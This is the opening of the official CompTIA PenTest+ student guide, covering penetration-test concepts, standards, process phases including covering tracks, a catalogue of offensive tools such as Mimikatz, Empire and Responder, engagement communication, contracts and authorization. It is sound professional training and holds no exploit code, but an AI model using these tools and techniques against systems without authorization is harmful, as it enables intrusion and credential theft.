

CompTIA.



The Official CompTIA

PenTest+

Student Guide

Exam PTO-001



Official CompTIA Content Series for CompTIA Performance Certifications

The Official CompTIA® PenTest+® Student Guide (Exam PT0-001)

Course Edition: 2.0

Acknowledgements



Chrys Thorsen, Author	Thomas Reilly, Vice President Learning
Jason Nufryk, Author	Katie Hoenicke, Director of Product Management
Pamela J. Taylor, Author	James Chesterfield, Manager, Learning Content and Design
Brian Sullivan, Media Designer	Becky Mann, Senior Manager, Product Development
Peter Bauer, Content Editor	James Pengelly, Courseware Manager
	Rob Winchester, Senior Manager, Technical Operations

Notices

DISCLAIMER

While CompTIA, Inc. takes care to ensure the accuracy and quality of these materials, we cannot guarantee their accuracy, and all materials are provided without any warranty whatsoever, including, but not limited to, the implied warranties of merchantability or fitness for a particular purpose. The use of screenshots, photographs of another entity's products, or another entity's product name or service in this book is for editorial purposes only. No such use should be construed to imply sponsorship or endorsement of the book by nor any affiliation of such entity with CompTIA. This courseware may contain links to sites on the Internet that are owned and operated by third parties (the "External Sites"). CompTIA is not responsible for the availability of, or the content located on or through, any External Site. Please contact CompTIA if you have any concerns regarding such links or External Sites.

TRADEMARK NOTICES

CompTIA®, PenTest+®, and the CompTIA logo are registered trademarks of CompTIA, Inc., in the U.S. and other countries. All other product and service names used may be common law or registered trademarks of their respective proprietors.

COPYRIGHT NOTICE

Copyright © 2019 CompTIA, Inc. All rights reserved. Screenshots used for illustrative purposes are the property of the software proprietor. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of CompTIA, 3500 Lacey Road, Suite 100, Downers Grove, IL 60515-5439.

This book conveys no rights in the software or other products about which it was written; all use or licensing of such software or other products is the responsibility of the user according to terms and conditions of the owner. If you believe that this book, related materials, or any other CompTIA materials are being reproduced or transmitted without permission, please call 1-866-835-8020 or visit www.help.comptia.org.

The Official CompTIA® PenTest+® Student Guide (Exam PT0-001)

Lesson 1: Planning and Scoping Penetration Tests.....	1
Topic A: Introduction to Penetration Testing Concepts.....	2
Topic B: Plan a Pen Test Engagement.....	17
Topic C: Scope and Negotiate a Pen Test Engagement.....	23
Topic D: Prepare for a Pen Test Engagement.....	37
Lesson 2: Conducting Passive Reconnaissance.....	45
Topic A: Gather Background Information.....	46
Topic B: Prepare Background Findings for Next Steps.....	67
Lesson 3: Performing Non-Technical Tests.....	77
Topic A: Perform Social Engineering Tests.....	78
Topic B: Perform Physical Security Tests on Facilities.....	94
Lesson 4: Conducting Active Reconnaissance.....	103
Topic A: Scan Networks.....	104
Topic B: Enumerate Targets.....	124
Topic C: Scan for Vulnerabilities.....	142

Topic D: Analyze Basic Scripts.....	162
-------------------------------------	-----

Lesson 5: Analyzing Vulnerabilities..... 181

Topic A: Analyze Vulnerability Scan Results.....	182
--	-----

Topic B: Leverage Information to Prepare for Exploitation.....	189
--	-----

Lesson 6: Penetrating Networks..... 201

Topic A: Exploit Network-Based Vulnerabilities.....	202
---	-----

Topic B: Exploit Wireless and RF-Based Vulnerabilities.....	234
---	-----

Topic C: Exploit Specialized Systems.....	244
---	-----

Lesson 7: Exploiting Host-Based Vulnerabilities..... 253

Topic A: Exploit Windows-Based Vulnerabilities.....	254
---	-----

Topic B: Exploit *nix-Based Vulnerabilities.....	287
--	-----

Lesson 8: Testing Applications..... 309

Topic A: Exploit Web Application Vulnerabilities.....	310
---	-----

Topic B: Test Source Code and Compiled Apps.....	335
--	-----

Lesson 9: Completing Post-Exploit Tasks..... 347

Topic A: Use Lateral Movement Techniques.....	348
---	-----

Topic B: Use Persistence Techniques.....	359
--	-----

Topic C: Use Anti-Forensics Techniques.....	370
---	-----

Lesson 10: Analyzing and Reporting Pen Test Results..... 383

Topic A: Analyze Pen Test Data.....	384
-------------------------------------	-----

Topic B: Develop Recommendations for Mitigation Strategies.....	388
---	-----

Topic C: Write and Handle Reports.....	403
--	-----

Topic D: Conduct Post-Report-Delivery Activities.....	409
---	-----

Appendix A: Taking the Exams.....	421
Appendix B: Mapping Course Content to CompTIA® PenTest+® (Exam PT0-001).....	425
Solutions.....	441
Glossary.....	471
Index.....	485

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

About This Course

Security remains one of the hottest topics in IT and other industries. It seems that each week brings news of some new breach of privacy or security. As organizations scramble to protect themselves and their customers, the ability to conduct penetration testing is an emerging skill set that is becoming ever more valuable to the organizations seeking protection, and ever more lucrative for those who possess these skills. In this course, you will be introduced to some general concepts and methodologies related to pen testing, and you will work your way through a simulated pen test for a fictitious company.

This course can also assist you if you are pursuing the CompTIA PenTest+ certification, as tested in exam PT0-001. The course is designed to provide content and activities that correlate to the exam objectives, and therefore can be a resource as you prepare for the examination.

Course Description

Target Student

This course is designed for IT professionals who want to develop penetration testing skills to enable them to identify information-system vulnerabilities and effective remediation techniques for those vulnerabilities. Target students who also need to offer practical recommendations for action to properly protect information systems and their contents will derive those skills from this course.

This course is also designed for individuals who are preparing to take the CompTIA PenTest+ certification exam PT0-001, or who plan to use PenTest+ as the foundation for more advanced security certifications or career roles. Individuals seeking this certification should have three to four years of hands-on experience performing penetration tests, vulnerability assessments, and vulnerability management.

Course Prerequisites

To ensure your success in this course, you should have:

- Intermediate knowledge of information security concepts, including but not limited to identity and access management (IAM), cryptographic concepts and implementations, computer networking concepts and implementations, and common security technologies.
- Practical experience in securing various computing environments, including small to medium businesses, as well as enterprise environments.

You can obtain this level of skills and knowledge by taking the *CompTIA® Security+® (Exam SY0-501)* course or by obtaining the appropriate industry certification.

Course Objectives

After you complete this course, you will be able to plan, conduct, analyze, and report on penetration tests.

You will:

- Plan and scope penetration tests.
- Conduct passive reconnaissance.
- Perform non-technical tests to gather information.
- Conduct active reconnaissance.
- Analyze vulnerabilities.
- Penetrate networks.
- Exploit host-based vulnerabilities.
- Test applications.
- Complete post-exploit tasks.
- Analyze and report pen test results.

How to Use This Book

As You Learn

This book is divided into lessons and topics, covering a subject or a set of related subjects. In most cases, lessons are arranged in order of increasing proficiency.

The results-oriented topics include relevant and supporting information you need to master the content. Each topic has various types of activities designed to enable you to solidify your understanding of the informational material presented in the course. Information is provided for reference and reflection to facilitate understanding and practice.

At the back of the book, you will find a glossary of the definitions of the terms and concepts used throughout the course. You will also find an index to assist in locating information within the instructional components of the book. In many electronic versions of the book, you can click links on key words in the content to move to the associated glossary definition, and on page references in the index to move to that term in the content. To return to the previous location in the document after clicking a link, use the appropriate functionality in your PDF viewing software.

As You Review

Any method of instruction is only as effective as the time and effort you, the student, are willing to invest in it. In addition, some of the information that you learn in class may not be important to you immediately, but it may become important later. For this reason, we encourage you to spend some time reviewing the content of the course after your time in the classroom.

As a Reference

The organization and layout of this book make it an easy-to-use resource for future reference. Taking advantage of the glossary, index, and table of contents, you can use this book as a first source of definitions, background information, and summaries.

Course Icons

Watch throughout the material for the following visual cues.

Icon	Description
	A Note provides additional information, guidance, or hints about a topic or task.
	A Caution note makes you aware of places where you need to be particularly careful with your actions, settings, or decisions so that you can be sure to get the desired results of an activity or task.
	Video notes show you where an associated video is particularly relevant to the content. Access videos from your course website.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

1

Planning and Scoping Penetration Tests

Lesson Time: 3 hours

Lesson Introduction

In today's computing environment, security exploits and issues are more prevalent than ever. Most organizations have developed strong security postures to protect their assets. In many cases, these security postures include the practice of testing the organization's information systems to determine how resistant they are to unauthorized access and usage. Providing a clear plan and specifying the scope of these tests is essential for both the organization and the individuals performing the testing, as these actions ensure that the testing process is clearly bounded and understood by all stakeholders.

Lesson Objectives

In this lesson, you will:

- Explain common concepts related to penetration testing.
- Plan a pen test engagement.
- Scope and negotiate a pen test engagement.
- Prepare for a pen test engagement.

TOPIC A

Introduction to Penetration Testing Concepts

Before you begin to plan and scope a penetration test, it is essential that you have a grasp of certain basic concepts surrounding the practice of penetration testing. This topic introduces those concepts, along with generally accepted processes and toolsets, to provide a core base of information upon which you can build your penetration testing skills and experience.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Penetration Testing

Often, the terms "vulnerability assessment" and "penetration testing" are used interchangeably, although they are not the same. The key difference between the two is validation. **Vulnerability assessment** is the practice of evaluating a computer system, a network, or an application to identify potential weaknesses. It is typically performed using an automated tool, which produces a list of vulnerabilities based on known signatures. Many of these can be false positives or not actually exploitable. **Penetration testing**, or **pen testing**, goes beyond simple vulnerability testing. It seeks to exploit vulnerabilities and produce evidence of success as part of its report. It often includes social engineering and testing of physical controls, as well as testing technical weaknesses.




Figure 1–1: Penetration testing encompasses vulnerability assessment.

Benefits of Pen Testing

The benefits of conducting pen testing are numerous, and they include:

- Testing cyber-defense capabilities.
- Revealing vulnerabilities in computers, applications, and networks.
- Finding security holes and plugging them before an attacker can take advantage of them.
- Supporting effective risk management by showing the real risk involved with the vulnerabilities encountered.
- Enhancing QA while ensuring business continuity.
- Protecting clients, partners, and others, in addition to the organization's reputation.
- Ensuring compliance with applicable regulations and certifications.
- Maintaining trust.

- Identifying return on investment (ROI) for existing security measures and validating the need for additional controls.

Pen Testing Standards and Frameworks

Several sets of standards and frameworks have been developed to provide a common base of understanding and expectation for pen tests. Some of these are described in the following table.

Standard or Framework	Description
CHECK framework	Developed by the Communications-Electronic Security Group (now the National Cyber Security Centre), which is part of the UK Government Communications Headquarters. This scheme ensures that government agencies and public entities can contract with certified companies to identify vulnerabilities in their confidentiality, integrity, and availability (CIA) by testing their networks and other systems. For more information, refer to www.ncsc.gov.uk/articles/check-fundamental-principles .
The Open Web Application Security Project (OWASP) Testing Framework	Developed by a multinational organization that collects and shares security practices with software developers, this framework provides pen testing and other testing techniques for each part of the software development life cycle. For more information, refer to www.owasp.org .
Open Source Security Testing Methodology Manual (OSSTMM)	Developed by the Institute for Security and Open Methodologies (ISECOM), this document is a peer-reviewed guide to security testing and analysis that enables you to tighten up operational security. For more information, refer to http://www.isecom.org/research/osstmm.html .
Penetration Testing Execution Standard (PTES)	Developed by security service practitioners to provide business professionals and security service providers a basic lexicon and guidelines for performing pen tests. The PTES is the general standard, while detailed information is provided in the PTES Technical Guide. For more information, refer to www.pentest-standard.org .
NIST SP 800-115	Developed by the US National Institute of Standards and Technology (NIST), the Technical Guide to Information Security Testing and Assessment provides practical recommendations for designing, implementing, and maintaining pen test processes and procedures.

Processes Commonly Used for Pen Testing

Along with standards and frameworks, there are several processes that can be used for pen testing. These processes are similar in structure, for the most part, and often reflect the processes that are acknowledged to produce a successful cyber attack. In this example, the stages of the cyber attack process are also the middle stages of the pen test process.




Figure 1–2: Comparing a cyber attack process with a pen test process.

The additional stages in this pen test provide the scaffolding that ensures that the intended tests are conducted and that the results are communicated to decision-makers for review and further action. In some instances where automated pen testing is used, the analysis and reporting phases might be replaced with a phase to implement configuration settings.

The phases of the pen test process are described in the following table.

Process Phase	Description
Planning	Most recognized pen test processes include a planning phase. Depending on the authority that promulgates the process, this phase might also include identifying the scope of the engagement, documenting logistical details, and other preliminary activities that need to occur before the commencement of the pen test.
Reconnaissance	In the reconnaissance phase, the tester gathers information about the target organization and systems prior to the start of the pen test. This can include both passive information gathering, such as collecting publicly available information about the organization, and deliberate acts, such as scanning ports to detect possible vulnerabilities.
Scanning	The scanning phase is generally a bit more in depth than the reconnaissance phase. This is where vulnerability assessment begins. Static and dynamic scanning tools evaluate how a target responds to intrusions.
Gaining access	This phase is when the actual exploit begins, by applying the information gained by reconnaissance and scanning to begin to attack target systems.

Process Phase	Description
Maintaining access	In this phase, the pen testers install mechanisms allowing them to continue to access the system. This phase is also where pen testers reach deeper into the network by accessing other network systems.
Covering tracks	This phase concentrates on obliterating evidence that proves an exploit occurred. It generally consists of two facets: avoiding real-time incident response efforts and avoiding post-exploit forensic liability.
Analysis	In this phase, the pen tester gathers all the information collected, identifies root causes for any vulnerabilities detected, and develops recommendations for mitigation.
Reporting	The reporting phase is where the information from testing and analysis are officially communicated to the stakeholders. Although reporting requirements can vary due to customer needs or statutory regulations, most pen test reports list: <ul style="list-style-type: none"> • Vulnerabilities detected. • Vulnerabilities exploited. • Sensitive data accessed. • How long the pen tester had access. • Suggestions and techniques to counteract vulnerabilities.

Variations on the Process

As with practically everything else in your IT infrastructure, the specific needs of an organization should guide the need for additional or different process stages for pen testing. For instance, here are several pen test processes from different entities.

Organization or Publication	Pen Test Process
CompTIA (derived from PenTest+ exam objectives)	<ol style="list-style-type: none"> 1. Planning and scoping. 2. Information gathering and vulnerability identification. 3. Exploit vulnerabilities. 4. Perform post-exploit techniques. 5. Analyze tool output, data, etc. 6. Reporting.
PTES (derived from the main sections of the PTES standard)	<ol style="list-style-type: none"> 1. Pre-engagement interactions. 2. Intelligence gathering. 3. Threat modeling. 4. Vulnerability analysis. 5. Exploitation. 6. Post exploitation. 7. Reporting.
NIST (derived from NIST SP800-115)	<ol style="list-style-type: none"> 1. Planning. 2. Execution. 3. Post-Execution.

Organization or Publication	Pen Test Process
SANS Institute (from the paper "Conducting a Penetration Test on an Organization")	<ol style="list-style-type: none"> 1. Planning and preparation. 2. Information gathering and analysis. 3. Vulnerability detection. 4. Penetration attempt. 5. Analysis and reporting. 6. Cleaning up.

Tools Commonly Used in Pen Testing

Thousands of tools exist that can help you conduct pen tests. Some tools are more comprehensive, while others are specialized to assist in particular use cases. The following tables briefly describe some of the tools that you might find effective while conducting pen tests.

Scanning Tool	Description
Nmap	An open source network scanner used for network discovery and auditing. It can discover hosts, scan ports, enumerate services, fingerprint operating systems, and run script-based vulnerability tests.
Nikto	An open source web server scanner that searches for potentially harmful files, checks for outdated web server software, and looks for problems that occur with some web server software versions. It is included with Kali Linux.
OpenVAS	(Open Vulnerability Assessment System) An open source software framework for vulnerability scanning and management.
SQLmap	An open source database scanner that searches for and exploits SQL injection flaws. It is included with Kali Linux.
Nessus	A proprietary vulnerability scanner developed by Tenable Network Security. Initially open source, it scans for vulnerabilities, misconfigurations, default passwords, and susceptibility to denial of service (DoS) attacks. It can also be used for preparation for PCI DSS audits.

Credential Testing Tool	Description
Hashcat	A free password recovery tool that is included with Kali Linux and is available for Linux, OS X, and Windows. It includes a very wide range of hashing algorithms and password cracking methods. Hashcat purports itself to be the fastest recovery tool available.
Medusa	A command-line-based free password cracking tool that is often used in brute force password attacks on remote authentication servers. It purports itself to specialize in parallel attacks, with the ability to locally test 2,000 passwords per minute.
THC-Hydra	A free network login password cracking tool that is included with Kali Linux. It supports a number of authentication protocols.
CeWL	A Ruby app that crawls websites to generate word lists that can be used with password crackers such as John the Ripper. It is included with Kali Linux.

Credential Testing Tool	Description
John the Ripper	A free password recovery tool available for Linux, 11 versions of Unix, DOS, Win32, BeOS, and OpenVMS. It is included with Kali Linux.
Cain and Abel	A free password recovery tool available for Windows that is sometimes classified as malware by some antivirus software.
Mimikatz	An open source tool that enables you to view credential information stored on Microsoft Windows computers. It is also included with Kali Linux.
Patator	A brute force password cracking tool included with Kali Linux.
Dirbuster	A brute force tool included with Kali Linux that exposes directories and file names on web and application servers.
W3AF	(Web Application Attack and Audit Framework) A Python tool included in Kali Linux that tries to identify and exploit any web app vulnerabilities.

Debugging Tool	Description
OLLYDBG	A reverse-engineering tool included with Kali Linux that analyzes binary code found in 32-bit Windows applications.
Immunity debugger	A reverse-engineering tool that includes both command-line and graphical user interfaces and that can load and modify Python scripts during runtime.
GDB	(GNU Project Debugger) An open source reverse-engineering tool that works on most Unix and Windows versions, along with macOS.
WinDBG	(Windows Debugger) A free debugging tool created and distributed by Microsoft for Windows operating systems.
IDA	(Interactive Disassembler) A reverse-engineering tool that generates source code from machine code for Windows, Mac OS X, and Linux applications.

Software Assurance Tool	Description
Findbugs and findsecbugs	FindBugs is an open source static code analyzer or static application security testing (SAST) tool that detects possible bugs in Java programs. FindSecurityBugs is an open source plugin that detects security issues in Java web applications.
Peach	Peach Tech offers several dynamic application security testing (DAST) products for pen testing, including Peach API Security, which helps secure web APIs against the OWASP Top 10, and Peach Fuzzer, an automated security testing platform for prevention of zero-day attacks. Within Peach Fuzzer, modular test definitions called Peach Pits enable you to fully customize exploits against test targets.
AFL	(american fuzzy lop) An open source DAST tool that feeds input to a program to test for bugs and possible security vulnerabilities.
SonarQube	An open source SAST platform that continuously inspects code quality to help discover bugs and security vulnerabilities.

Software Assurance Tool	Description
YASCA	(yet another source code analyzer) An open source SAST program that inspects source code for security vulnerabilities, code quality, and performance.
OSINT Tool	Description
Whois	A protocol that queries databases that store registered users or assignees of an Internet resource, such as a domain name.
Nslookup	A Windows command-line utility that queries DNS and displays domain names or IP address mappings, depending on the options used.
FOCA	(Fingerprinting and Organization with Collected Archives) A network infrastructure mapping tool that analyzes metadata from many file types to enumerate users, folders, software and OS information, and other information.
theHarvester	A tool included with Kali Linux that gathers information such as email addresses, subdomains, host names, open ports, and banners from publicly available sources.
Shodan	A search engine that returns information about the types of devices connected to the Internet by inspecting the metadata included in service banners.
Maltego	A proprietary software tool that assists with gathering open source intelligence (OSINT) and with forensics by analyzing relationships between people, groups, websites, domains, networks, and applications. A community version named Maltego Teeth is included with Kali Linux.
Recon-ng	A web reconnaissance tool that is written in Python and is included with Kali Linux. It uses over 80 "modules" to automate OSINT. Some of its features include: search for files, discover hosts/contacts/email addresses, snoop DNS caches, look for VPNs, look up password hashes, and perform geolocation.
Censys	A search engine that returns information about the types of devices connected to the Internet.
Wireless Tool	Description
Aircrack-ng	A suite of wireless tools, including airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng. Included with Kali Linux, the suite can sniff and attack wireless connections, and crack WEP and WPA/WPA2-PSK keys.
Kismet	An 802.11 Layer 2 wireless network detector, sniffer, and intrusion detection system that is included with Kali Linux. It can be used to monitor wireless activity, identify device types, and capture raw packets for later password cracking.
WiFite	A wireless auditing tool included with Kali Linux that can attack multiple WEP, WPA, and WPS encrypted networks in a row.
WiFi-Pumpkin	A rogue wireless access point and man-in-the-middle tool used to snoop traffic and harvest credentials.

Web Proxy Tool	Description
OWASP ZAP	(Open Web Application Security Project Zed Attack Proxy) An open source web application security scanner.
Burp Suite	An integrated platform included with Kali Linux for testing the security of web applications. Acting as a local proxy, it allows the attacker to capture, analyze, and manipulate HTTP traffic.
Social Engineering Tool	Description
SET	(Social Engineer Toolkit) An open source pen testing framework included with Kali Linux that supports the use of social engineering to penetrate a network or system.
BeEF	(Browser Exploitation Framework) A pen testing tool included with Kali Linux that focuses on web browsers and that can be used for XSS and injection attacks against a website.
Remote Access Tool	Description
SSH	(Secure Shell) A program that enables a user or an application to log on to another device over an encrypted network connection, run commands in a remote machine, and transfer files from one machine to the other.
Ncat	An open source command-line tool for reading, writing, redirecting, and encrypting data across a network. Ncat was developed as an improved version of Netcat.
Netcat	An open source networking utility for debugging and investigating the network, and that can be used for creating TCP/UDP connections and investigating them.
Proxychains	Included with Kali Linux, as well as any other version of Linux, a command-line tool that enables pen testers to mask their identity and/or source IP address by sending messages through intermediary or proxy servers.
Networking Tool	Description
Wireshark	An open source network protocol analyzer that is included with Kali Linux. Can be used to sniff many traffic types, re-create entire TCP sessions, and capture copies of files transmitted on the network.
hping	A free packet generator and analyzer for TCP/IP networks. Often used for firewall testing and advanced network testing, hping3 is included with Kali Linux.
Mobile Tools	Description
Drozer	A security testing framework for Android apps and devices.
APKX	(Android Package Kit) A Python wrapper for dex converters and Java decompilers that is included in the OWASP Mobile Testing Guide.
APK Studio	A cross-platform IDE for reverse engineering Android applications.

Miscellaneous Tool	Description
Searchsploit	A tool included in the exploitdb package on Kali Linux that enables you to search the Exploit Database archive.
Powersploit	A series of Microsoft PowerShell scripts that pen testers can use in post-exploit scenarios. This tool is included in Kali Linux.
Responder	A fake server and relay tool that is included with Kali Linux. It responds to LLMNR, NBT-NS, POP, IMAP, SMTP, and SQL queries in order to possibly recover sensitive information such as user names and passwords.
Impacket	A collection of Python classes that provide low-level program access to packets, as well as to protocols and their implementation.
Empire	(PowerShell Empire) A post-exploitation framework for Windows devices. It allows the attacker to run PowerShell agents without needing powershell.exe. It is commonly used to escalate privileges, launch other modules to capture data and extract passwords, and install persistent backdoors.
Metasploit Framework	A command-line-based pen testing framework developed by Rapid 7 that is included with Kali Linux and that enables you to find, exploit, and validate vulnerabilities. Metasploit also has GUI-based commercial and community versions.

Communication and the Pen Testing Process

As with any type of review, whether internal or for hire, communication between the testing team and the stakeholders is of paramount importance. All facets of communication need to be evaluated and decided upon prior to the pen testing engagement, such as:

- **The communication path, or chain of command.** In a pen testing situation, it's equally as important to ensure that the right people are informed as to what information should be shared. For instance, the organization might not want all staff to know when a pen test is occurring, particularly if they want to check on the effectiveness of using social engineering tactics to penetrate a network. The client IT manager and CIO/CISO should be aware of the engagement. Additionally, some key department managers should also be aware in case unforeseen incidents might affect their departments.
- **Communication with client counterparts.** The designated lead of the pen testing team should have close communication with their client counterpart (typically the IT manager). To reduce possible confusion, all communication between the pen testing team and the client should go through this point of contact. The two lead roles must both be hands-on. This allows for immediate response in case of incidents, unexpected discoveries, additional client requests, or anything else that might lead to extended time or scope creep.
- **Communication within the pen testing team.** The pen testing team should have internal communication protocols as well. For example, sub-teams working on specific tasks should apprise the lead of their progress. They should inform the lead immediately of unexpected findings, such as evidence of prior security breaches or if they discover current hacking activity. The lead will then contact their client counterpart to discuss what should be done.
- **What information to communicate, and when.** What should trigger official communications? Describe any standard process stages, such as the planning and reporting stages, that require meetings to be held. Also describe the actual deliverables, such as status and interim reports, as well as the final report to be provided. What about "show stoppers" or other critical findings? The pen test team must be able to prioritize findings as they occur and identify findings that are urgent enough to trigger special communications. When a pen tester encounters evidence of a compromised system, should the Incident Response Team be notified to ensure that the organization is aware of the attack? If the evidence appears to be "fresh," the pen test might need

to be suspended until the security breach is handled. If it is historical, the pen test team should log the discovery and continue with the task at hand.

- **Regular progress briefings within the team.** If different members of the pen test team are conducting simultaneous attacks, there should be internal coordination to ensure team members are not accidentally interfering with each other. The lead might opt to have daily "scrum" type meetings, in which each member describes what they did yesterday, what they will do today, and identify anything blocking their efforts. The lead or project manager can then allocate resources or request conflicting activities to be temporarily suspended.
- **Regular progress briefings with the client.** If the pen test will take more than a few days, the client might want regular progress updates. This can be done weekly or as deemed necessary. Keep in mind that "the client" is probably not just one person but could be several managers who need to remain in the communications loop. The client may request that these managers each directly receive a copy of status updates, or they may request that reports are given to only one representative, who will internally distribute copies. Typically, the final report is given to a single party as part of a formal handoff. In some cases, certain findings may be too sensitive to share with all on the approved recipients list. However, this is more likely to be the exception rather than the rule. Having a clear communication path will ensure that all relevant parties receive reports in a timely manner. Emergencies would be handled separately, though ongoing issues such as client interference, delays, or other problems should be raised at status meetings.
- **Clear identification of the reasoning behind communication activities.** Consider how a situation might need to be addressed if the pen test attempt is detected. It is possible that several testers might focus their efforts on a key system at the same time, thus making the breach debilitating or quite obvious. In such a case, the testing team might need to work together to scale back on their efforts to de-escalate the effects of the test. Providing situational awareness to key client personnel can also help **deconflict** the breach, enabling the pen test to continue so that additional issues can be found, exploited, and analyzed.
- **Possible adjustments to the engagement.** The nature of a pen test is that it is a fluid process. Information that is discovered during the reconnaissance phase drives the decisions on what exploits to try and, ultimately, what solutions to propose. Awareness of the need for contingency planning for the pen test engagement itself enables you to incorporate it into your plans and to re-prioritize the goals of one activity or large sections of the pen test.
- **Disclosure of findings.** It is incumbent upon a company to fully disclose vulnerabilities and breaches to their customers, suppliers, regulators, or members of the public who may be harmed by the breach. If you, the pen tester, were paid to help discover those vulnerabilities and breaches, any findings should be strictly confidential for both legal and ethical reasons. An exception to this could be if you uncovered criminal conduct, in which case you might be obligated to notify law enforcement. If a question arises regarding disclosure of findings, even if disclosure would be for the general public good, it is not the pen tester's job to make that decision. You should consult with your team's legal counsel in such cases.



Note: For more information on vulnerability disclosure, see <https://vuls.cert.org/confluence/display/Wiki/Vulnerability+Disclosure+Policy>.

Contract Types

As part of the legal issues relevant to the pen testing process, you will encounter several types of contractual agreements. Some of these are described in the following table.

Type of Contract	Description
Master service agreement (MSA)	An agreement that establishes precedence and guidelines for any business documents that are executed between two parties. It can be used to cover recurring costs and foreseen additional charges during a project without the need for an additional contract.

Type of Contract	Description
Non-disclosure agreement (NDA)	A business document that stipulates the parties will not share confidential information, knowledge, or materials with unauthorized third parties.
Statement of work (SOW)	A business document that defines the highest level of expectations for a contractual arrangement. It typically includes a list of deliverables, responsibilities of both parties, payment milestones and schedules, and other terms. Because this document details what the client is paying for, it has a direct impact on team activities. It also can be used by the pen test team to charge for out-of-scope requests and additional client-incurred costs.

Statement of Work

Rudison Technologies
1428B Industrial Parkway
Greene City, RL 99999



SOW 2018-01 for Agreement to Perform Consulting Services to Greene City Physicians Group

Date	Services Performed By:	Services Performed For:
July 31, 2018	Rudison Technologies 1428B Industrial Parkway Greene City, RL 99999	Greene City Physicians Group 202 Morgan Road Suite 3 Greene City, RL 99999

This Statement of Work (SOW) is issued pursuant to the Consultant Services Master Agreement between Greene City Physicians Group ("Client") and Rudison Technologies ("Contractor"), effective January 2, 2018 (the "Agreement"). This SOW is subject to the terms and conditions contained in the Agreement between the parties and is made a part thereof. Any term not otherwise defined herein shall have the meaning specified in the Agreement. In the event of any conflict or inconsistency between the terms of this SOW and the terms of this Agreement, the terms of this SOW shall govern and prevail.

This SOW # 2018-01 (hereinafter called the "SOW"), effective as of July 31, 2018, is entered into by and between Contractor and Client, and is subject to the terms and conditions specified below. The Exhibit(s) to this SOW, if any, shall be deemed to be a part hereof. In the event of any inconsistencies between the terms of the body of this SOW and the terms of the Exhibit(s) hereto, the terms of the body of this SOW shall prevail.

Period of Performance

The Services shall commence on August 1, 2018, and shall continue through August 15, 2018.

Figure 1-3: A sample SOW.

Authorizations

Another facet of establishing and conducting a pen testing engagement involves the process of collecting written authorizations to conduct the testing activities. In some situations, authorization documents (which can be completed and signed forms, letters, or other types of documents) exist as addenda to the SOW.

Written authorization documents help control the amount of liability incurred by the pen tester. In situations where a third-party service provider, such as a cloud service provider, might be affected,

you might need to ensure that you have proper authorization from the service provider in addition to the client.

Most written authorization documents include the following information:

